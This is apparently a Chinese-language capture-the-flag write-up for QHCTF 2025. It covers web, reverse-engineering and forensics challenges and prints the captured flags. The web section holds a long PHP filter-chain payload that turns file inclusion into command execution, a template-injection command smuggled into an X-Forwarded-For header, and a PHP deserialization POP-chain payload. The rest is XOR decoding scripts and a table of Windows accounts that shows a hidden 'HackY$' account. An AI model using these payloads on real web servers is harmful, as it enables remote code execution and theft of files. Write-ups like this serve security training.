|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.ico
nv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.C
P936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.i
conv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS936|convert.ic
onv.OSF00010004.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.b
ase64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.ba
se64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UT
F7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7
|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode
|convert.iconv.UTF8.UTF7|convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS936|convert.iconv.OSF00010004.T.61|convert.base64-d
ecode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF
-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base
64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-d
ecode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3
.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE
|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert
.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|conv
ert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CS
IBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO
88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.I
NIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
6|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert
```

/?0=cat flag.php&file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-

```
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|co
nvert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-
16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR
|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-
932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-
932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-
16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-
16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|co
nvert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-
AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-
32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-
2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-
8|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX021
3|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JIS
```

X0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp

查看源码即可



view-source:challenge.qihangcup.cn:34858/?0=cat%20flag.php

```
<?php #QHCTF{5339c1f0-4262-405e-aa14-77636f1c46af}?>      B   0        >  =  =
```


## web-ip | FINISHED

使用hack-bar在请求头中添加X-Forwarded-For:127.0.0.1{{system('cat /flag')}}即可

## web-pop | FINISHED

```php
<?php
class Start{
  public $name;
  protected $func;
  public function __construct($aa)
 {
    $this->func = $aa;
 }
}
class Sec{
  private $obj;
  private $var;
  public function __construct($aa, $bb)
 {
    $this->obj = $aa;
    $this->var = $bb;
 }
}
class Easy{
  public $cla;
}
class eeee{
  public $obj;
  public function __construct()
 {
    $this->obj = new Start(new Sec(0,0));
 }
}
$a = new Start(0);
$a->name = new Sec(new Easy(), new eeee());
echo urlencode(serialize($a));
```

php反序列化，构造pop链传参即可



```
        public  function  __call($fun,  $var)
        {
                $this->cla  =  clone  $var[0];
        }
}

class  eeee{
        public  $obj;

        public  function  __clone()
        {
                if(isset($this->obj->cmd)){
                        echo  "success";
                }
        }
}

if(isset($_POST['pop'])){
        unserialize($_POST['pop']);
} QHCTF{f43d505b-af53-429b-b9ff-f210597787b4} Welcome to QHCTF 2025, CTFersWelcome to QHCTF 2025,
```

http://challenge.qihangcup.cn:34956/

☑ Post data □ Referer □ User Agent □ Cookies Add Header Clear All

```
A1%3A%7Bs%3A3%3A%22cla%22%3BN%3B%7Ds%3A8%3A%22%00Sec%00var%22%3B
O%3A4%3A%22eeee%22%3A1%3A%7Bs%3A3%3A%22obj%22%3BO%3A5%3A%22Start%
22%3A2%3A%7Bs%3A4%3A%22name%22%3BN%3Bs%3A7%3A%22%00%2A%00func%22
%3BO%3A3%3A%22Sec%22%3A2%3A%7Bs%3A8%3A%22%00Sec%00obj%22%3Bi%3A0
%3Bs%3A8%3A%22%00Sec%00var%22%3Bi%3A0%3B%7D%7D%7D%7Ds%3A7%3A%22
%00%2A%00func%22%3Bi%3A0%3B%7D
```

# Reverse

## Checker | FINISHED

```python
encrypted_flag = "726B6077655846461540144 11A400E461445160E174542410E1A4147450E46421314461310174 51542165E"

flag = ""
for i in range(0, len(encrypted_flag), 2):
    flag += chr(int(encrypted_flag[i : i + 2], 16) ^ 0x23)

print(flag)   # QHCTF{ee6c7b9c-e7f5-4fab-9bdf-ea07e034f6a5}

```

## Rainbow | FINISHED

```python
encrypted_flag = "0B12190E1C213B6268686C6B6A69776F3B633B776E3C3B6D773B38393C773E3F3B6E69623B6D3
```


```
93F6D6227"

flag = ""
for i in range(0, len(encrypted_flag), 2):
    flag += chr(int(encrypted_flag[i : i + 2], 16) ^ 90)

print(flag)  # QHCTF{a8226103-5a9a-4fa7-abcf-dea438a7ce78}
```

## 小明的note | FINISHED

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define _BYTE unsigned char

void decrypt_flag(char *src, char *trg)
{
    unsigned char v6[] = {0x42, 0x37, 0xA1, 0x7C};
    int length = strlen(src);
    int i;

    for (i = 0; i < length; i++)
    {
        trg[i] = v6[i % 4] ^ src[i];
        trg[i] ^= i + 1;
    }
    trg[i] = 0;
}

int main()
{
    char Decrypted_flag[64];
    char flag[100] = "\x12\x7D\xE1\x2C\x01\x4A\xC4\x45\x78\x5E\xC9\x46\x78\x5D\x83\x0F\x37\x12\xD0\x45\x63\x42\xD5\x57\x76\x14\xDE\x06\x6E\x04\x8F\x3E\x50\x21\xE1\x3B\x53\x72\xB7\x6C\x5D\x79\xF7\x00";

    decrypt_flag(flag, Decrypted_flag);
    printf("Decrypted flag: %s\n", Decrypted_flag);    // Decrypted flag: QHCTF{b13cc67d-cd7b-4cc3-9df1-1b34cc4c186d}
    return 0;
}
```


# Forensics

## Win_02 | FINISHED



| 序号 | 用户名 | 用户全称 | 用户类型 | 用户标识(SID) | 用户目录 | 上次登录时间 | 登录次数 |
|---|---|---|---|---|---|---|---|
| ☐ 1 | Administrator | | 本地用户 | S-1-5-21-1566844429-3716673654-124419553... | | | 0 |
| ☐ 2 | Guest | | 本地用户 | S-1-5-21-1566844429-3716673654-124419553... | | | 0 |
| ☐ 3 | DefaultAccount | | 本地用户 | S-1-5-21-1566844429-3716673654-124419553... | | | 0 |
| ☐ 4 | WDAGUtilityAc... | | 本地用户 | S-1-5-21-1566844429-3716673654-124419553... | | | 0 |
| ☐ 5 | Admin | | 本地用户 | S-1-5-21-1566844429-3716673654-1244195531... | C:\Users\Admin | 2024-12-28 21:31:21 | 10 |
| ☑ 6 | HackY$ | | 本地用户 | S-1-5-21-1566844429-3716673654-1244195531... | C:\Users\HackY$.DESKTOP-OPQG6BQ | 2024-12-23 14:35:17 | 1 |
| ☐ 7 | | | 系统服务 | S-1-5-18 | %systemroot%\system32\config\systemprofile | | |
| ☐ 8 | | | 系统服务 | S-1-5-19 | %systemroot%\ServiceProfiles\LocalService | | |
| ☐ 9 | | | 系统服务 | S-1-5-20 | %systemroot%\ServiceProfiles\NetworkService | | |
| ☐ 10 | | | 本地用户 | S-1-5-21-1566844429-3716673654-1244195531... | C:\Users\HackY$ | | |

用户名：HackY$
用户类型：本地用户
用户标识(SID)：S-1-5-21-1566844429-3716673654-1244195531-1003
用户目录：C:\Users\HackY$.DESKTOP-OPQG6BQ
上次登录时间：2024-12-23 14:35:17
登录次数：1
上次登录失败时间：2024-12-23 14:29:51
是否设置密码：是
上次密码设置时间：2024-12-23 14:27:42
帐户到期时间：从不

